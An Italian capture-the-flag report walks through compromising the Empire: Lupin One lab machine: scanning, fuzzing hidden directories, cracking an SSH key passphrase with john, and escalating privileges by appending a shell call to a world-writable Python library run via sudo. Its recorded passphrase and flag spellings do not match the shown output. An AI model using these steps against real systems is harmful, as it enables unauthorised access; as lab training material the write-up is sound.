

RELAZIONE CTF EMPIRE LUPIN ONE

In questa sessione la squadra NetRebels è riuscita a trovare il flag nascosto in user.txt tramite il profilo icex64 e ad ottenere i privilegi di root del profilo arsene.

attaccanti:

[Barbetta Donato, Chaabane Imane, Ciappa Emanuele, D'Apote Federico, Tarantino Alex]

tool usati:

[nmap, ffuf, chmod, ssh-keygen, ssh2john, john]

wordlists utilizzate:

[directory-list-2.3-medium.txt, fasttrack.txt]

utenti trovati:

[icex64, arsene]

passphrase:

P@55w0rd!

flag:

3mplr3{l_See_That_You_Manage_To_Get_My_Bunny}

PROCEDIMENTO

Fase 1 - Scansione:

Nella prima fase abbiamo fatto partire una scansione con nmap per trovare le porte aperte ed eventuali servizi


```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 192.168.50.3  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 14:38 +0200  
Nmap scan report for 192.168.50.3 (192.168.50.3)  
Host is up (0.00048s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))  
MAC Address: 72:E4:42:27:FF:05 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.32 seconds  
(kali@kali)-[~]  
$
```

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -A 192.168.50.3  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 14:59 +0200  
Nmap scan report for 192.168.50.3 (192.168.50.3)  
Host is up (0.0016s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)  
| ssh-hostkey:  
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)  
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)  
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)  
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-robots.txt: 1 disallowed entry  
|_ /~myfiles  
|_ http-server-header: Apache/2.4.48 (Debian)  
MAC Address: 72:E4:42:27:FF:05 (Unknown)  
Device type: general purpose/router  
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3  
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   1.57 ms  192.168.50.3 (192.168.50.3)
```

Dopo aver trovato la pagina ~myfiles abbiamo fatto una seconda scansione con il comando:
ffuf -u http://192.168.50.3/~FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
trovando così la cartella ~secret.

(Apache usa la tilde (~) negli URL quando viene configurata la funzione per le directory personali degli utenti, nota come Per-user web directories)

```
kali@kali: ~  
Session Actions Edit View Help  
$ ffuf \  
-u http://192.168.50.3/~FUZZ \  
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
  
v2.1.0-dev  
  
:: Method      : GET  
:: URL         : http://192.168.50.3/~FUZZ  
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads    : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
  
secret [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 26ms]  
:: Progress: [220560/220560] :: Job [1/1] :: 1600 req/sec :: Duration: [0:02:24] :: Errors: 0 ::  
  
(kali@kali)-[~]  
$
```



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack. I'm smart I know that. Any problem let me know


Your best friend icex64

L'indizio specificava che lì c'era un file nascosto quindi è stata rifatta una scansione specifica per i file nascosti partendo dalla cartella secret, con il comando:

```
ffuf \  
-u http://192.168.50.3/~secret/.FUZZ \  
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \  
-e .txt,.key,.pem,.pub,.zip,.bak,.old,.tar,.gz,.php,.html -mc 200
```

in questo modo è stato scoperto un file chiamato .mysecret.txt contenente una stringa codificata.

```
(kali@kali)-[~]  
$ ffuf \  
-u http://192.168.50.3/~secret/.FUZZ \  
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e .txt,.key,.pem,.pub,.zip,.bak,.old,.tar,.gz,.php,.html -mc 200  
  
v2.1.0-dev  
  
:: Method      : GET  
:: URL         : http://192.168.50.3/~secret/.FUZZ  
:: Wordlist    : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
  
# on atleast 2 different hosts.zip [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 133ms]  
# on atleast 2 different hosts.bak [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 135ms]  
# on atleast 2 different hosts.old [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 138ms]  
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 115ms]  
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]  
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 29ms]  
:: Progress: [2646720/2646720] :: Job [1/1] :: 1438 req/sec :: Duration: [0:31:35] :: Errors: 0 ::  
  
(kali@kali)-[~]  
$
```



Fase 2 - Decodifica ed Estrazione:

per la decodifica in base58 è stato utilizzato un tool online rivelando così la chiave SSH. Dopo aver ricavato la chiave è stato creato un file chiamato **id_rsa**, gli sono stati cambiati i permessi, abilitando lettura e scrittura solo al proprietario con il comando:

```
chmod 600 id_rsa
```

Dopodiché è stato creato un file chiamato hash.txt contenente una rappresentazione della chiave privata in un formato leggibile dal tool “john”. per farlo è stato eseguito il comando:

```
ssh2john id_rsa > hash.txt
```

successivamente, con il tool john è stato eseguito un attacco dizionario, sfruttando la lista fasttrack, come indicato nel messaggio della pagina “secret”, ottenendo la passphrase in chiaro, con il comando:

```
john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
```

```
(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pq55w0rd! (id_rsa)
1g 0:00:00:02 DONE (2026-07-29 11:06) 0.3773g/s 36.22p/s 36.22c/s 36.22C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Fase 3 - Penetrazione:

Dopo aver ottenuto la passphrase, è stata estratta la chiave pubblica dalla chiave privata con il comando:

ssh-keygen -y -f id_rsa

```
(kali㉿kali)-[~]
$ chmod 600 id_rsa

(kali㉿kali)-[~]
$ ssh-keygen -y -f id_rsa
Enter passphrase for "id_rsa":
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDBzHjzJcvk9GXiytplgT9z/mP91Nq0U9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBot0NvqaA
dmsK+OYL9H6NSb0jMbMc4soFrBinoLEKx894B/PqUT0DesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6xzoKn/ExVkApsdimIRvGhsv4ZMmMZE
kTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7J0wKgLRX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECovURPL7eJa0/nRfCa0rIzPfZ/NNYg
u/Dlf1CmbXESCVmLD71cbPqwFWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcskYcDzH0ZnaDsmjoYv2uLVLi19jrfnp/tVoLbK39ImmV6
Jubj6JmpHXewewKiv6z1nNE8mkHMPY5Ihe0cLdyv316bFI80+3y5m3gPIhUUK78C5n0VU0PSQMsx56d+B9H2bFiI2lo18mTFawa0pfXdcBVXZ
kouX3nlZB1/Xoip71LH3kPI7U7fPsZ5EyFIPWiaENsRmznbtY9ajQhbjHAjFCLAhzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdM
r/66Ma4e6iwPLqmtzt3UiFGb4Ie1xaWQf7UnloKUyJLvMwBbb3gRYakBbQApo0NhGoYQ= icex64@LupinOne
```

Nello screen, in basso a destra, si può notare il nome utente che risponde a quella chiave. nome utente che è stato usato per tentare una connessione ssh con il comando:

ssh -i id_rsa icex64@192.168.50.3

```
(kali㉿kali)-[~]
$ ssh -i id_rsa icex64@192.168.50.3
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
```

elencando i file è stato trovato il file user.txt che ha rivelato la flag nascosta:

3mp!r3{!_See_That_You_Manage_To_Get_My_Bunny}

con una verifica effettuata con `sudo -l` si è notata la possibilità di eseguire [heist.py](#) da root senza password.

```
icex64@LupinOne:/$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/$ ls -la /home/arsene/heist.py
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 /home/arsene/heist.py
icex64@LupinOne:/$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

tramite un'indagine è risultato che la libreria webbrowser ha tutti i permessi attivi per tutti gli utenti, quindi è stata modificata per ottenere una shell da root completando così la sfida.

```
icex64@LupinOne:/$ ls -la /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/$ echo -e "\nimport os\nos.system('/bin/bash')" >> /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/$ whoami
arsene
```

```
arsene@LupinOne:~$ ls -la
.  .. .bash_history .bash_logout .bashrc heist.py .local note.txt .profile .secret
arsene@LupinOne:~$ cd .secret
bash: cd: .secret: Not a directory
arsene@LupinOne:~$ cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"}j7*Q"
```